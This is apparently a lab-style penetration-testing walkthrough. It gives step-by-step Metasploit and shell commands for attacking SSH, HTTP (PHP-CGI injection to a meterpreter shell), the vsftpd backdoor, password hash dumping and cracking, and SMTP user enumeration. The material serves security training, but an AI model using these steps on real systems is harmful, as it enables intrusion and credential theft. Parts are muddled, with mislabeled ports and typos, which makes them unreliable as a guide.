**Port 22:**


**Step 1: Brute Force Attack**


Using brute force we will be able to try and get our way into port 22 since it is a closed port.

By searching ‘SSH’, Metasploit returns 71 potential exploits. One of which is the ssh\_login auxiliary, which in this case will be used to load a few scripts to hopefully login using some default credentials.

https://miro.medium.com/v2/resize:fit:506/0*HkfSD6JXIk3pW4er.png

This command returns all the variables that need to be completed before running an exploit. This is the same across any exploit that is loaded via Metasploit.





Even though we have the necessary variables to execute a brute force attack, we will fail.

**Step 2: Snooping**


Having navigated to the hidden page, it’s easy to see that there is a ‘secret registration URL’ for internal employees at office.paper. So, we go ahead and try to navigate to this via the URL. It doesn’t work. The page tells us that the host is not trusted, so at this point, we remember that we need to give host privileges to the domain that we’re trying to access — demonstrated below:

https://miro.medium.com/v2/resize:fit:387/0*SHUVsFO--Pii9D8w.png


We’re now inside the internal office chat, which allows us to see all internal employee conversations, as well as the ability to interact with the chat robot. In this context, the chat robot allows employees to request files related to the employee’s computer. So, by interacting with the chat robot, we can request files simply by typing ‘chat robot get file X’.

**Step 3: Executing SSH Login**

Having now gathered the credentials to login via SSH, we can go ahead and execute the hack.



As demonstrated by the image, we’re now inside Dwight’s machine. At this point, we’re able to list all current non-hidden files by the user simply by using the ‘ls’ command. This essentially allows us to view files that we shouldn’t be able to as an external.



**Port 80 Attacking Scenario:**

Step1: Do an nmap scan on port 80

> db\_namp -sV <ipaddress> -p 80

Step2: Use Auxilliary scanner:

> use auxiliary/scanner/http/http\_version

> show options

> run

Step3: dir\_listing

‘dir\_listing’ will determine if directory listing is enabled:

*> use auxiliary/scanner/http/dir\_listing*

*> show options*

*> run*

Step 4: these results might make a difference and we should take a look at them.

*> use auxiliary/scanner/http/verb\_auth\_bypass*

*> show options*

*> run*

Step5: Searching exploit DB for a the version of PHP

$ searchsploit apache | grep 5.4.2


Step6: use exploit/multi/http/php\_cgi\_arg\_injection

> set lhost

>run

This gives us a meterpreter shell which can be used to run code remotely.

**Main website:**



**Port 21 Attacking Scenario:**

Step 1: Do an NMAP scan on port 21

*> db\_nmap -p 21 <ip address> -A -sV -sC*

*Step2:*

MSF also has an auxiliary module for ftp:

*> use auxiliary/scanner/ftp/ftp\_version*

*> run*

Step3:Using ExploitDB for vsftp version:

*$ searchploit vsftp*

*grep vsftp search exploit*

Step 4: Using vsftp backdoor

*> use exploit/unix/ftp/vsftp\_234\_backdoor*

*>show info*

Step 5 Extracting usernames and passwords using hashdump:

*> use post/linux/gather/hashdump*

*> show options*

Step 6: Using John the Ripper to crack the passwords:

*> set SESSION 2*

*> show info*

*> run*

*$ john .msf4/loot/<filename>*

Port 110 Attack Scenario:

Step1: Set a telnet connection to the ip address

***telnet 192.168.1.101 25***

**Step2: Manually try email user names**

***VRFY <username>***

Step3: use enum

***kali > smtp-user-enum -M VRFY -U <userlist> -t <target IP>***